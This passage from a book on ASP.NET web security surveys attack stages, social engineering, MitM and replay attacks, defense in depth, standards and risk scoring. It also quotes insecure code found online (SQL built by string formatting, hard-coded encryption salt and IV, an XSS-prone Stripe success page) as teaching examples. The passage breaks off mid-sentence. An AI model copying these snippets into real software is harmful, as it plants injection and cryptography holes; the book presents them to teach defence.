The initial system penetration can happen in many ways, from attacking vulnerable software on servers or finding a vulnerability in a website. Two of the most commonly reported successful attack vectors, though, are outside of your direct control: phishing attacks and rogue employees. As a web developer, it’s your responsibility to make sure that attackers, whether they enter the system via a phish, bribing an employee, or attacking your website directly, cannot use the website you are building as a gateway into your system. There are also important steps you can take to help limit the damage attackers can do via a phishing attack. We will cover many of these later in the book. For now, let’s focus on the process at a higher level.

For the burglar, this is the time they first step inside your house. They haven’t actually done anything beyond entering the house yet, but now that they’re in, they’re preparing for the next steps.

Expand

Once an attacker has made it inside your network, they need to expand their privileges. If a low-level employee happens to click on a link that gives an attacker access to their desktop, taking pictures of their desktop might be interesting for a voyeur, but not particularly profitable for a criminal. Hacking the desktop of the CFO could be more profitable if you could find information to sell to stock traders, but even that is rather dubious. Instead, a criminal is likely to attempt to access a user or service with administrator permissions in order to access even more. Many of these methods are out of scope for this book because they involve planting viruses or making operating system level exploits. We will talk about methods to help prevent this type of escalation of privilege in web environments later on.

Continuing with the burglar analogy, now that they are in the house, they can start looking for items that they wish to take.

Hide Evidence

Finally, any competent attacker will make an attempt to cover their tracks. The obvious reason is that they don't want to get caught. While that's certainly a factor, the longer an attacker has access to a system, the more information they can glean from it. Any good attacker will go through great lengths to hide their presence from you, including but certainly not limited to disguising their IPs, deleting information out of logs, or using previously compromised computers to attack others.

Our burglar would prefer to avoid being caught if at all possible. If they were able to break in without leaving evidence, they will likely keep everything orderly as to avoid being noticed. The more time that goes by between you detecting items missing and the police getting involved, the more likely that they will get away with their crime.

Catching Attackers

Catching attackers is a large subject – large enough where some devote their entire career to it. We obviously can't cover an entire career's worth of learning in a single book, especially a book about a different subject. But it is worth talking a little bit about it, because not only do most web developers not think about this during their web development, but it's also a weakness within the ASP.NET Core framework itself.

Detecting Possible Criminal Activity

Whether you're directly aware of it or not, you're almost certainly already taking steps to stop criminals from attacking websites directly. Encoding any user input, which ASP.NET Core does automatically, when displayed on a webpage makes it much harder to make the browser run user-supplied JavaScript. Using parameterized queries, or a data access technology like Entity Framework, which uses parameterized queries under the hood, helps prevent users from executing arbitrary commands against your database. But one area in which most websites in general, and ASP.NET in particular, fall short is detecting the activity in the first place.

Detecting this activity requires you to know how users behave in the system. For example, if you have a large number of unauthenticated requests going to your “/careers/home” web page immediately after a job fair, you probably had a successful job fair and there is no malicious activity involved. But if you have an endpoint at “/users/get” that allows administrators to pull a list of users but you're detecting a large number of unauthenticated requests to that endpoint, you may have a problem.

Note The instincts of most people, including mine before I started studying security, is to stop any suspicious activity immediately as soon as it is detected before it can do more damage. This is not necessarily the best course of action if you want to figure out what the attacker is after or prevent them from attempting another attack. If you have the resources, sometimes the best course of action is to gather as much information about the attack as possible *while it is occurring*. Only after you have a good idea what the attacker is trying to do, how they are trying to do it, and of the scope of the damage, then you stop the attack to prevent even more damage. This approach may seem counterintuitive, but it gives you a great chance to learn from attackers after your system.

Being compliant to various standards is increasingly dependent on having a logging system that is sufficient to detect this type of suspicious activity. And unfortunately, despite the improved logging system that comes with ASP.NET Core, there is no good or easy way to implement this within your websites. We will cover this in more detail in Chapter 11.

Detection and Privacy Issues

Several governments, such as the European Union and the State of California, are cracking down on user privacy abuses. The type of spying that Google, Facebook, Amazon, and others have been doing on citizens has caused these organizations to pass laws that require companies to limit the tracking and inform users of tracking that is done. As of the time of this writing, it's unclear where the right balance between logging information for security forensics vs. not logging information for user privacy, but it's something that the security community is keeping an eye on. If in doubt, it would be best to ask a lawyer.

Honeypots

A *honeypot* is the term for a fake resource that looks like the real thing, but its sole purpose is to find attackers. For example, an IT department might create an SMTP server that can't actually send emails, but it does log all attempts at using the service. Honeypots are relatively common in the networking world but oddly haven't caught on in computer programming. This is unfortunate, since it wouldn't take too much effort to set up a fake login page, such as at `/wp-login.php` to make lazy attackers think you're running a WordPress site, that would capture as much information about the attacker as possible. One could then monitor any usage of that source much more closely than any other traffic and possibly even stop it before it does any real harm.

Enticement vs. Entrapment

I need to make one very important distinction before going any further, and it's the difference between *enticement* and *entrapment*. *Enticement* is the term for making resources available and seeing who takes advantage, such as the login example discussed previously. *Entrapment* is purposely telling potential attackers that a vulnerability exists in order to trick people into trying to take advantage of it. In other words, enticement occurs when you try to catch criminals performing activities that they would perform with or without your resource. Entrapment occurs when you encourage someone to commit a crime when they may or may not have done so without you.

This distinction is important because while enticement is legal, entrapment is not. When creating honeypots, you must make sure you do not cross the line into entrapment. If you do, you will certainly make it impossible to prosecute any crimes committed against you, and you may be subject to criminal prosecution yourself. If you have any questions about any gray area in between the two, please consult a lawyer.

Types of Attacks

We'll do a deeper dive into attacking websites in Chapter 4. But for now, it is worth the time to outline some common types of attacks that aren't necessarily specific to software. While most of these aren't primarily your job as a software developer to prevent, many of these can be made more difficult to exploit by changes you make to the software you build.

Caution For many years, it seemed like attackers would attack larger companies because there was more to gain from attacking them. As larger companies get better about security, though, it seems like attackers are increasingly targeting small companies. In one of the more alarming examples I heard about as I was writing the first edition of this book, a company with only eight office workers was targeted by a spear-phishing attack. A criminal created a Gmail account with the name of the company's president and then sent messages to all office workers asking for gift cards to be purchased for particular employees as a reward for hard work. The catch was that the gift card numbers should be sent via email so they could be handed out while everyone was offsite. Luckily, in this case, a quick confirmation with the president directly thwarted this attempt, but if a company with eight office workers is a target, then yours probably is too.

Social Engineering Attacks

To say that not all attacks against companies are directly against computer systems would be a severe understatement. Most successful attacks usually start with some sort of deception to fool an individual into helping the attacker in a social engineering attack.

Phishing and Spear-Phishing

You may already be familiar with the term “phishing,” which is the term when criminals try to trick users into divulging information by trying to appear like a legitimate service. One common attack that fits into this category would be a criminal sending out emails saying that your latest order from Amazon cannot be shipped because of credit card issues, and you need to re-enter that information. The link in the email, instead of going to amazon.com, would instead go to the criminal’s site that only *looks* like amazon.com. When the user enters their username, password, and credit card information, the criminal steals it. Spear-phishing is similar, except in that a spear-phishing attack is targeted to a specific user. An example here might be if the criminal sees on LinkedIn that you’re a programmer at your company and you’re connected to Pat, a software development manager, the attacker can try to craft an email, built specifically to fool you into thinking that Pat sent an email requesting you to do something, like provide new credentials into the system you’re building.

At first glance, it may seem like preventing phishing and spear-phishing is outside of the scope of a typical web developer. But as we’ll discuss later on, it’s very likely that phishers are performing attacks to gain access to systems that you as a developer are building. Therefore, you need to be thinking about how to thwart phishing attacks to your systems.

Pretexting

This involves creating a fabricated scenario to obtain information. The attacker may pose as a trustworthy entity, like a co-worker, an IT support worker, or a bank representative, to manipulate the victim into providing information, money, or access to a system.

Baiting

Attackers offer something enticing to the target, such as a free software download, in exchange for sensitive information. The “bait” may contain malicious software or be used to trick the victim into revealing confidential data.

The most likely place you are going to encounter this attack is via software downloads, either software installed on your computer or via components used within your website.

Quid pro quo

In this type of attack, the attacker offers a service or benefit in exchange for sensitive information. For example, someone might pose as a tech support agent and offer to fix a non-existent issue on the target's computer in exchange for login credentials.

Reverse Social Engineering

In this scenario, the attacker convinces the target that they need help or assistance, flipping the usual dynamic of the attacker seeking information to the target willingly offering it.

Unfortunately for us, this is usually an extremely successful attack vector. It is this family of attacks that makes multi-factor authentication via texts a less effective solution. We will dive into why later in the book.

Brute Force Attacks

Some attacks occur after an attacker has researched your website, looking for specific vulnerabilities. Others occur by the attacker trying a lot of different things and hoping something works. This approach is called a *brute force attack*. One type of brute force attack is attempting to guess valid usernames and passwords by entering as many combinations of common username/password combinations as possible. Another example of a brute force attack was given earlier in the chapter: a Denial of Service attack. Here, attackers attempt to take down your website by sending thousands of requests a second.

Machine-in-the-Middle (MitM) Attacks

Machine-in-the-middle (MitM) attacks are what they sound like – if two computers are communicating, a third party can intercept the messages and either change the messages or simply listen in to steal data. Many readers will be surprised to know that MitM attacks can be pulled off using a very wide variety of techniques:

- Using a proxy server between the user and web server, which listens in on all web traffic

- Fooling the sending computer into thinking that the attacker's computer is the intended recipient of a given message
- Listening for electrical impulses that leak from wires when data is going through
- Listening for electric emanations from the CPU itself while it is operating

The responsibility for stopping many MitM attacks falls under the responsibility of the network and administrators, since they are generally the ones responsible for preventing the type of access outlined in the last two bullet points. But it is vitally important that you as a developer be thinking about MitM attacks so you can protect both the confidentiality (can anyone steal my private data?) and the integrity (has anyone changed my private data?) of your data in transit.

Replay Attacks

One particular type of machine-in-the-middle attack worth highlighting is a *replay attack*. In a replay attack, an attacker listens to traffic and then replays that traffic at a different time that is more to the attacker's advantage. One example would be replaying a login sequence: if an attacker is able to find and replay a login sequence – regardless of whether or not the attacker knows the particulars of the login sequence, including the actual password used – then the attacker would be able to log in to a website using that user's credentials.

Attack Chaining

Unlike the previous attacks in this list, attack chaining doesn't refer to a single type of attack. Instead, as you might guess from the name, it involves linking several types of attacks together into a larger one. One example:

1. An attacker steals the credentials of a low-level employee via a phishing attack.
2. The attacker uses those credentials and information stored within the victim's email inbox to trick a higher-level employee into granting the low-level employee access to a system with elevated credentials.
3. Next, the attacker uses the system with elevated credentials to find sensitive information.
4. The attacker then compromises an email server on the network.
5. Using the compromised email server, the attacker sends the stolen information to an untraceable inbox.

Rather than being the exception to the rule, the vast majority of real-world attacks are chained attacks rather than exploitations of individual vulnerabilities.

Caution When deciding priority of items to fix, many teams will decide not to fix lower-priority items at all because they are often not directly exploitable. But it's worth emphasizing that the attacks that make the news are almost never the result of one security mistake. Instead, the most damaging attacks happen when an attacker finds a way into a network or computer system and then chains together other attacks to inflict much more damage than they could by any one attack by itself.

Ransomware

As you are probably already aware, ransomware attacks involve a criminal blocking access to needed files and only unblocking access to those files if the victim pays a fee, usually in Bitcoin or other cryptocurrency.

What makes ransomware remarkable is the extremely high cost of a successful ransomware attack. Depending on the business, the ransoms themselves can be in the millions of dollars, but the greatest costs usually come from lost revenue due to

a shuttered business. And in relatively rare cases, the attack can shut down needed services, just like the attack against Colonial Pipeline stopped gas deliveries for a large portion of the United States in 2021.²

Do you, as a software developer, need to care about ransomware? I would argue that yes, you do, for two reasons. One, even though ransomware attacks seem to appear in the news every few weeks, CISA (the US Cybersecurity and Infrastructure Security Agency) estimates that 75% of ransomware attacks go unreported,³ making attacks even more common than you might guess. Two, an attacker is going to try to get into your systems by any means necessary. Phishing attacks are one of the most common means to do so, but websites can be a common way to get into the network, too.

Primary vs. Compensating Controls

When it comes to security measures, a *primary control* is a foundational security measure that directly addresses a security risk. In contrast, a *compensating control* is a secondary measure (or stop-gap solution) that can be put in place when a primary control is too difficult to put in or is unavailable.

Credential stuffing is an attack where criminals purchase known username/password combinations online and try them against websites, attempting to log in with stolen credentials. One example of a primary control to prevent this attack would be adding a second factor of authentication, such as sending a token to the victim's phone and asking for that value in your website. A compensating control would be to install a web application firewall (WAF) that can monitor for and block suspicious traffic.

Caution It is worth taking the time to truly understand the difference between primary and compensating controls. There have been too many times in my career where someone assumed that a compensating control was a primary control and left mission-critical systems vulnerable as a result. Compensating controls can be worked around. There may be times when avoiding the work of implementing a primary control because a compensating control is in place is the right decision, but make the decision knowing the risks.

²www.npr.org/2021/05/11/996044288/panic-drives-gas-shortages-after-colonial-pipeline-ransomware-attack

³www.cybersecuritydive.com/news/senate-ransomware-cisa/624369/

Defense in Depth

Attackers may get past your first layer of defenses. Many security professionals treat this as a certainty, otherwise known as an “assume breach” mentality. If you assume your systems will be breached, the natural next question is: What can the attacker access next?

The answer here should be “as little as possible.” In other words, you should have protections within your network or system against attackers, regardless of whether you have protections on the outside. This concept is called *defense in depth*.

One example of this is setting permissions of the account that connects to the database. Do you set permissions so that Entity Framework can automatically update the database schema for you? If so, you are not using best practices regarding defense in depth. If an attacker is able to hijack the connection via a SQL injection attack, then the increased permissions to update the database (vs. giving the account read/write permissions only) can be used to inflict significantly more damage against your system.

Since most software developers don’t often think about defense in depth, we will come back to this concept many times throughout the book.

Zero Trust

A security idea that is gaining traction inside the security industry is called “zero trust,” which is basically the idea of defense in depth on steroids. Zero trust treats every user, device, and network component as untrusted, regardless of their location within or outside the network.

Some of the principles of zero trust that are most pertinent to software developers include the following:

- **Continuous Identity Verification** – Every user and device attempting to access the network or resources must be thoroughly authenticated and authorized, regardless of their location. This authentication occurs continuously and dynamically, not just at initial login. This can have serious implications with large, distributed systems.
- **Least Privilege Access** – Users and devices are granted the minimum level of access required to perform their specific tasks. One example: as mentioned earlier, the account used to connect to your database should have read/write permissions.

- **Heavy Segmentation** – Segmentation is applied at a granular level, isolating different segments of the network from each other. This limits lateral movement for attackers, making it more difficult for them to move freely if they gain access to one part of the network. This is important to keep in mind for microservices. Each microservice should only be able to access the microservices that it must in order to function properly.
- **Treat All Data As Untrusted** – Each microservice should verify any data it receives as though it might be malicious, regardless if it has been already verified by another service.

Caution Some security practitioners will push for data validation well beyond the data validation offered by default in ASP.NET. There are times when this can be harmful, both to your budget and to your app's user experience. We will discuss this further later in the book.

Organizations to Know

There are two organizations that have significant influence in security that would be worth mentioning here.

International Organization for Standardization (ISO)

The International Organization for Standardization (ISO) is a non-governmental organization, based in Switzerland, that develops and publishes international standards to ensure the quality, safety, and efficiency of products, services, and systems across different industries.

It's unlikely that you will need to know any of the standards in your day-to-day job, but these standards are considered standard knowledge for security leaders:

- **ISO 9001:2015 – Quality Management Systems** – Outlines the criteria for a quality management system. It is not software-specific but certainly can be applied to software products.
- **ISO/IEC 27001:2022 – Information Security, Cybersecurity, and Privacy Protection** – Defines the requirements that an information security management system (ISMS) must meet.

Again, it is unlikely that you will need to know these in your day-to-day job, but you may wish to refer to these if you are looking to improve your software processes.

National Institute of Standards and Technology (NIST)

The National Institute of Standards and Technology, or NIST, is a nonregulatory agency within the US government that focuses on the development and promotion of standards, guidelines, and best practices across multiple industries. Despite being a US government organization, NIST standards often become standards followed across the world.

NIST publications that should be on your radar:

- NIST SP 800-53 – Security and Privacy Controls for Information Systems and Organizations
- NIST SP 800-37 – Risk Management Framework for Information Systems and Organizations: A System Life Cycle Approach for Security and Privacy
- NIST Cybersecurity Framework (CSF)

NIST also has several relevant publications around cryptography, which we'll discuss further in the chapter on the subject.

Standards and Regulations to Know

There will be times where you will need to follow external standards and/or regulations in order to continue using functionality and/or ensure your software is legal. Here are a few of the most important ones to know.

PCI DSS (Payment Card Industry Data Security Standard)

PCI DSS is a standard created by the PCI Security Standards Council that defines how customer's payment data is handled and stored. This standard is created and enforced by payment providers around the globe. Unlike the other items on this list, failure to comply with the standard does not result in fines from the government. Rather, it results in being revoked access to existing payment processing platforms.

HIPAA (Health Insurance Portability and Accountability Act)

This is a US regulation that specifies how sensitive information about medical patients is stored, secured, and accessed.

GDPR (General Data Protection Regulation)

GDPR is a European Union regulation that protects the personal data and privacy for residents of the European Union. In particular, GDPR ensures that companies only store data about or contact individuals only when and where strictly necessary.

Note that the regulation protects residents of the European Union, regardless of where the software is written or hosted. If you are a software developer outside of the EU, but some of your customers are within it, you are subject to GDPR regulations.

Security vs. Compliance

One final note before we move on: being compliant with any one, or all, of these regulations does not mean that you are secure, despite what many organizations and compliance enforcement/verification firms seem to believe. Between the fact that these standards do not cover every aspect of security and the fact that it's often too easy to prove that you are compliant to the letter of a regulation without being secure, whether or not you are secure should be a completely different discussion as to whether you are compliant.

When Are You Secure Enough?

Most people, when asked whether you have enough security, answer that “you can never have too much security.” This is simply wrong. Security is expensive, both in implementation and maintenance. On top of that, you could spend one trillion dollars working to secure your systems and still be vulnerable to some zero-day attack in a system you do not control. This is not a hypothetical situation. In one well-publicized example, two CPU-related security vulnerabilities were announced to the world in January 2018: Spectre and Meltdown.⁴ Both of these had to do with how CPUs and operating systems pre-processed certain tasks in order to speed performance but hadn’t locked down permissions on this pre-processed data. Unless you made operating systems, there was very little you could do to prevent this vulnerability from being used against you beyond waiting for your operating system vendor to come out with a patch and waiting for new hardware resistant to these attacks to be developed. In the meantime, all computers were vulnerable.

If you can’t make your software 100% secure, what is the goal? We should learn to manage our risks.

Unfortunately for us, risk management is another field which we cannot dive too deeply into in this book because it could be the subject of an entire shelf full of books itself. We can make a few important points in this area, though. First, it’s important to understand the value of the system we’re protecting. Is it a mission-critical system for your business? Or does it store personal information about any of your customers? Do you need to make sure it’s compliant with external frameworks or regulations like PCI or HIPAA? If so, you may want to err on the side of working harder to make sure your systems are secure. If not, you almost certainly can spend less time and money securing the system.

Second, it is important to know how systems interact with each other. For instance, you may decide not to secure a relatively unimportant system. But if its presence on your network creates an opportunity for criminals to escalate their privileges and access systems they otherwise couldn’t find (such as if the unimportant system shares a database with a more important one, or if a stolen password from one system could be used on another), then you should pay more attention to the security of the lower system than you might otherwise.

⁴<https://meltdownattack.com/>

Third, knowing how much work should go into securing a system is a business decision, not a technical one. You're not going to spend \$100 to protect a \$20 bill, because then your \$20 bill is worth a negative \$80 dollars – you're better off just giving the \$20 away. But how much is too much? Would you spend \$1 to protect it? \$5? \$10? There is no right answer, of course – it depends on the individual business and how important protecting that money is. Making sure your management knows and accepts the risks remaining after you've secured your system is key to having mature security.

Finally, try to have a plan in place to make sure you know what to do when an attack occurs. Will you try to detect the attacker, or just stop them? What will you tell customers? How will you get information out of your logs? Knowing these things ahead of time will make it easier during and after an attack should one occur.

Diving into NIST's SP 800-37 publication on risk management may be worth looking at if you are looking for more guidance in this area.

Vulnerability Risk Scoring

To help rank your vulnerabilities, there are multiple scoring frameworks to help you prioritize items found. These are the most common two.

Common Vulnerability Scoring System (CVSS)

The CVSS attempts to create a risk score, from 0 to 10, where 0 is safe and 10 is a critical risk, that separates the least important vulnerabilities from the most. To calculate a CVSS score, you can go to the NIST risk scoring calculator,⁵ add information about the vulnerability such as attack vector, attack complexity, which aspects of the CIA triad are affected, ease of exploitation, and so on, and get your score.

There are two problems with the CVSS. First, calculating your own score can be quite daunting. There are almost two dozen factors that go into the score. Defining these, and defining them accurately, can be difficult. The second problem is, even if the score is calculated for you, it does not take into account the risk that vulnerability has to your particular organization.

With that said, sorting by CVSS score, if you have it, is better than nothing.

⁵<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Exploit Prediction Scoring System (EPSS)

The EPSS attempts to solve the problem of the CVSS not accurately reflecting a vulnerability's risk to a particular organization by including metrics around how much that vulnerability is being exploited in the real world.

In theory, the EPSS should be a better indicator of areas you should focus on to be secure. In practice, though, the EPSS has multiple issues. One, calculating it requires that you have a CVSS score, making calculating EPSS scores even more difficult. Second, if you do not have exploitability data (which will be common if you are finding vulnerabilities in your own software), you will not be able to calculate your EPSS score.

In short, as a software developer, you are not likely going to use either the CVSS or EPSS in your own risk management. However, you should be aware of these systems if you are going to talk to security professionals.

Summary

In this chapter, we covered general security topics that will be important to know as we dig into how to secure ASP.NET websites. The CIA triad helped define what security is so you don't neglect aspects of your responsibility (such as protecting data integrity). We then dove into defining the terms vulnerability, threat, risk, and exploit. We then discussed the typical structure of an attack against your system and talked about what you can and can't do to try to catch attackers trying to get into your system. We also talked about the fact that you can't create a completely secure site and then finished up with defining a few of the attack types that attackers use to break into systems.

In the next chapter, we will dig into some security topics that are specific to software, further building our foundation of knowledge needed for truly understanding both web and ASP.NET security.

CHAPTER 2

Software Security Overview

Now that we have a better foundation of what “security” is and know some of the tools and concepts that security practitioners use to help them do their job, let’s dive into more software-specific security concepts. As with the previous chapter, the concepts covered here will serve as a foundation for learning how to secure ASP.NET later in the book.

Code Sourcing

Where do you get your code from? How much of it do you write yourself? How much of it comes from third-party components via NuGet? How much of it is copy/pasted from online blogs? And of the code in your software that isn’t your own, how much of it are you sure you can trust? Let’s dive into those questions in a bit more detail.

Third-Party Components

Most websites built now contain third-party libraries. Many websites use third-party JavaScript frameworks such as jQuery, Angular, React, or Vue. Many websites use third-party server components for particular processing and/or a particular feature. But are these components secure? At one time, conventional wisdom said that open source components had many people looking at them and so wouldn’t likely have serious bugs. Then Heartbleed,¹ a serious vulnerability in the very common OpenSSL library, was found in 2015, which pretty much destroyed that argument.

¹<https://heartbleed.com/>

While it's true that most third-party components are relatively secure, ultimately it is you, the website developer, who will be held responsible if your website is hacked, regardless of whether the attack was successful because of a third-party library. Therefore, it is your responsibility to ensure that these libraries are safe to use, both now when the libraries are installed and later when they are updated.

There are several online libraries of known-vulnerable components that you can check regularly to ensure your software isn't known to be vulnerable:

- **Common Vulnerabilities and Exposures** – <https://cve.mitre.org/>
- **National Vulnerability Database** – <https://nvd.nist.gov/>
- **Exploit Database** – <https://www.exploit-db.com/>

Later in the book, we'll point you in the direction of tools that will help you manage these more easily without needing to check each database regularly manually.

Caution Not all vulnerabilities make it into one of these lists. These lists are dependent upon security researchers reporting the vulnerability. If the vendor finds their own vulnerability, they may decide to fix the issue and roll out a fix without much fanfare. Always using the latest versions of these libraries, then ensuring that these libraries are updated when updates are available, will go a long way toward minimizing any threats that exist because of vulnerable components.

Software Bill of Materials (SBOM)

A Software Bill of Materials (SBOM) is a list of components of a software application. This list includes the following information:

- A list of components (both libraries and packages), third party or otherwise, used in the project
- Version numbers of each component
- Dependencies between the components
- Licensing information about each component
- Any known security vulnerabilities in any of the components

SBOMs can be helpful if you are evaluating third-party solutions or would like to provide transparency to anyone using your product.

Caution Some security practitioners seem to think that ubiquitous use of SBOMs will solve a great many security issues. SBOMs are useful, especially if you are using them to evaluate third-party solutions. But they are far from the end-all solution that many treat them as.

Zero-Day Attacks

Vulnerabilities that exist but haven't been discovered yet are called *zero-day vulnerabilities*. Attacks that exploit these are called *zero-day attacks*. While these types of vulnerabilities get quite a bit of time and attention from security researchers, you probably don't need to worry too much about these. Most attacks occur using well-known vulnerabilities. For most websites, keeping your libraries updated will be sufficient protection against the attacks you will face that target your third-party libraries.

Example Code Online

In my opinion, one severely underrated challenge software developers face when wanting to create secure software is that example code you find online is insecure. Unfortunately, I've neither seen nor done any studies that indicate what percentage of code you find on websites like StackOverflow, CodeProject, Medium, or self-hosted blogs, but based on my experience, the number is disturbingly high. I gave a talk about this subject in Florida in 2023 and was able to come up with enough examples to fill the talk in an afternoon.

To give you a few examples of how serious the problem is, here are a few examples from that talk. I won't go over the exact problems here, so please trust me for now that these are issues and we'll go over how to fix them later in the book.

Listing 2-1. SQL injection vulnerability in CodeProject tutorial²

```
public void UpdateProjectItem(ProjectItem project)
{
    // Build an 'Update' query
    string sqlQuery =
        String.Format("Update Projects Set Name = '{0}' "
            + "Where ProjectID = {1}",
            project.Name, project.ID);
```

The code in Listing 2-1 comes from a tutorial in CodeProject that demonstrates how to use ADO.NET to interact with a database. This example adds untrusted input to the query, making it vulnerable to SQL injection attacks.

Sites like StackOverflow can sometimes provide better answers if someone happens to notice that there's a security issue in either the question or the answers, but this does not always happen, as you can see in Listing 2-2.

Listing 2-2. Cryptography issues in a StackOverflow answer³

```
private static string _salt = "aselrias38490a32"; // Random
private static string _vector = "8947az34awl34kjq"; // Random
[Code Deleted]
public static string Encrypt<T>(string value, string password)
    where T : SymmetricAlgorithm, new() {
    byte[] vectorBytes = GetBytes<ASCIIEncoding>(_vector);
    byte[] saltBytes = GetBytes<ASCIIEncoding>(_salt);
    byte[] valueBytes = GetBytes<UTF8Encoding>(value);

    byte[] encrypted;
    using (T cipher = new T()) {
        PasswordDeriveBytes _passwordBytes =
            new PasswordDeriveBytes(password, saltBytes, _hash,
                _iterations);
        byte[] keyBytes = _passwordBytes.GetBytes(_keySize / 8);
```

²www.codeproject.com/Articles/12669/ADO-NET-for-the-Object-Oriented-Programmer-Part-On

³<https://stackoverflow.com/questions/273452/using-aes-encryption-in-c-sharp>

```

cipher.Mode = CipherMode.CBC;

using (ICryptoTransform encryptor =
    cipher.CreateEncryptor(keyBytes, vectorBytes)) {
[Remaining code removed for brevity]

```

Listing 2-2 shows a common problem in articles I see online on implementing cryptographic algorithms in .NET: keys and IVs are hard-coded. We will cover this in more detail in the chapter on cryptography, but keys need to be stored securely and IVs need to be generated each time you encrypt a value.

It would be nice if we could trust vendors to have secure code, but unfortunately, we can't. From what I know, Stripe is a relatively secure payment provider which I use for my own website. Its documentation, though, should not be trusted.

Listing 2-3. Custom success page from Stripe documentation⁴

```

[HttpGet("/order/success")]
public ActionResult OrderSuccess([FromQuery] string
    session_id)
{
    var sessionService = new SessionService();
    Session session = sessionService.Get(session_id);

    var customerService = new CustomerService();
    Customer customer = customerService.Get(session.CustomerId);

    return Content($"<html><body><h1>Thanks for your order,
        {customer.Name}</h1></body></html>");
}

```

Listing 2-3 shows how to generate a custom order success page, but the sample page is vulnerable to Cross-Site Scripting (XSS) attacks. To exploit the code, an attacker would need to create a valid order with a malicious payload (such as a `<script>` tag that loads a malicious JavaScript file from the attacker's server) in the customer name and then send phishing emails with their (valid!) session ID. This code would then happily add the malicious payload to the page.

⁴<https://stripe.com/docs/payments/checkout/custom-success-page>

In my final example, I'd like to show that not all security concerns are obvious. To illustrate this point, I'd like to use a JavaScript component called DataTables, which allows you to create JavaScript-based tables within your app. First, Listing 2-4 shows the portion of the documentation that shows how to bind data to the table.

Listing 2-4. Binding data to a DataTables table⁵

```
$('#example').DataTable( {  
    data: data  
} );
```

Most developers would assume that the developers of the component would do everything they can to be secure by default. Most developers would be wrong. The documentation does not make it obvious, but there's an additional step you need to take to be safe from XSS attacks.

Listing 2-5. Preventing XSS in a DataTables table⁶

```
{  
    data: 'product',  
    render: $.fn.dataTable.render.text()  
}
```

What makes the documentation in Listing 2-5 so dangerous is that *it is wrong*. If you implement the code as it is documented, then the table still works, but the table is still vulnerable to XSS attacks if it processes data from untrusted sources. To make this code work, you need to manually apply that rendering method to each column individually. That is not documented – I had to figure it out by experimenting with the component myself.

⁵<https://datatables.net/manual/data/>

⁶<https://datatables.net/manual/security>

Caution I'm a bit embarrassed to admit that I used this control without testing it first. It wasn't until after I needed examples of insecure code online that I looked for, and found, the issue. The lesson here is that to find these issues, you will likely need to take breaks from thinking about functionality and occasionally verify whether your code is actually secure.

What can you do to minimize security risks from using code that you find online? My best suggestion is to learn what is secure and what is not. Once you know what you're looking for, finding security issues is surprisingly easy. And for cases like DataTables, you will need to test on your own. You will learn how to do that in a later chapter.

Finally, you may wonder, what is the more serious concern, third-party libraries or online code? If you start following security leaders, you'd be led to believe that third-party components are by far the bigger problem. In my opinion, though, most overestimate the risks of software that comes from a component and underestimate the risks of using code found online. (The fact that tools find the former but not the latter might well have something to do with the focus on one problem but not the other.) If you have a component, there's a good chance that security issues will be found and fixed the next time you update the component. When will the code that you found online be updated, either in the original source or in your code?

Secrets and Source Control

One issue that is starting to get more attention in the security community is looking for "secrets" within source control. What is a secret in this context? A few examples include the following:

- Passwords
- API keys, such as AWS or GitHub keys
- Cryptography keys
- Authentication tokens
- Database connection strings with authentication information

There are multiple problems with this. First, if your source control repository is accidentally made public, criminals are likely to find any hard-coded secrets and use them for their own purposes. Second, even if your repositories are private, having hard-coded secrets makes it harder to change them if/when necessary.

Unfortunately, hard-coded secrets are a very common issue. Many of my assessments uncover at least one hard-coded secret. And this should be no surprise – many code examples found online hard-code secrets. Remember Listing 2-2? That example hard-coded its key, making it possible for anyone with read access to the code repository to see the key.

Threat Modeling

While not central to this book, it's worth taking a moment to dive a little bit into *threat modeling*. At a very high level, “threat modeling” is really just a fancy way of saying “think about how a hacker can attack my website.” Formal threat modeling, though, is a discipline on its own, with its own tools and techniques, most of which are outside the scope of this book. However, since you will need to do some level of threat modeling to ensure you're writing secure code, let's talk a little bit about the STRIDE framework. STRIDE is an acronym for six categories of threats you should watch out for in a threat modeling exercise.

Spoofing

Spoofing refers to someone appearing as someone else in your system. Two common examples are a hacker stealing the session token of a user to act on behalf of the victim and a hacker using another computer to launch an attack against a website to hide the true source of the attack.

Tampering

Tampering refers to ensuring that your data has not been changed in an unplanned or unexpected way. What I said in the integrity section of the CIA triad applies here, too. We will get into ways to check for tampering later in the book.

Repudiation

In addition to checking to see if the data itself has been tampered with, it would be useful to know if the *source* has been tampered with. In other words, if I get an email from you, it would be useful for both of us if we could prove that the contents of the email were what you intended and that you, and no one else, sent it.

As we said in the previous chapter, the ability to verify both the source and integrity of a message is called *nonrepudiation*. Nonrepudiation doesn't get the attention it deserves in the development world, but I'll talk about it later in the book because it's something you should consider adding for API calls.

Information Disclosure

Hackers often don't have direct access to the information they need, so they need to get creative in pulling information out of the systems they're attacking. Very often, information can be gleaned using indirect methods. As one example, imagine that you have created a website that allows potential customers to search arrest records for people with felonies and sells access to any publicly-available data for a fee. In order to entice customers to purchase the service, you allow anyone to search for names. If a record is found, prompt the user to pay the fee to get the information.

However, if I'm a user who only needs to know if any of the individuals I'm searching for have *any* felony, then I don't need to pay a penny for your service. All I need to do is run a search for the name I'm looking for. If your service says "no records found" or some equivalent, I know that my individual has no felonies in your system. If I'm prompted to pay, then I know that they do.

A more common example of information disclosure (or, as it is often called by penetration testers, *information leakage*) can be found during a login process for a typical website. To help users remember their usernames and passwords, some websites will tell you "Username is invalid" if you cannot log in because the username doesn't exist in the system and "Password is invalid" if the username exists but the password is incorrect. Of course, in this scenario, a hacker can try all sorts of usernames and get a list of valid ones just by looking at the error message.

Unfortunately, while the default ASP.NET login page didn't make this particular error – the website is programmed to show a generic error message if either the username is not found or the password is invalid – they made one that is almost as bad.

If you want to pull the usernames from an ASP.NET website that uses the default login page, you can try submitting a username and password and checking for the amount of time it takes for the page to come back. The ASP.NET team decided to stop processing if the username wasn't found, but that allows hackers to use page processing time to find valid usernames. Here is the proof: I sent 2000 requests to a default login page, half of them with valid usernames and half without, and there was a *clear* difference between the times it took to process valid vs. invalid usernames:

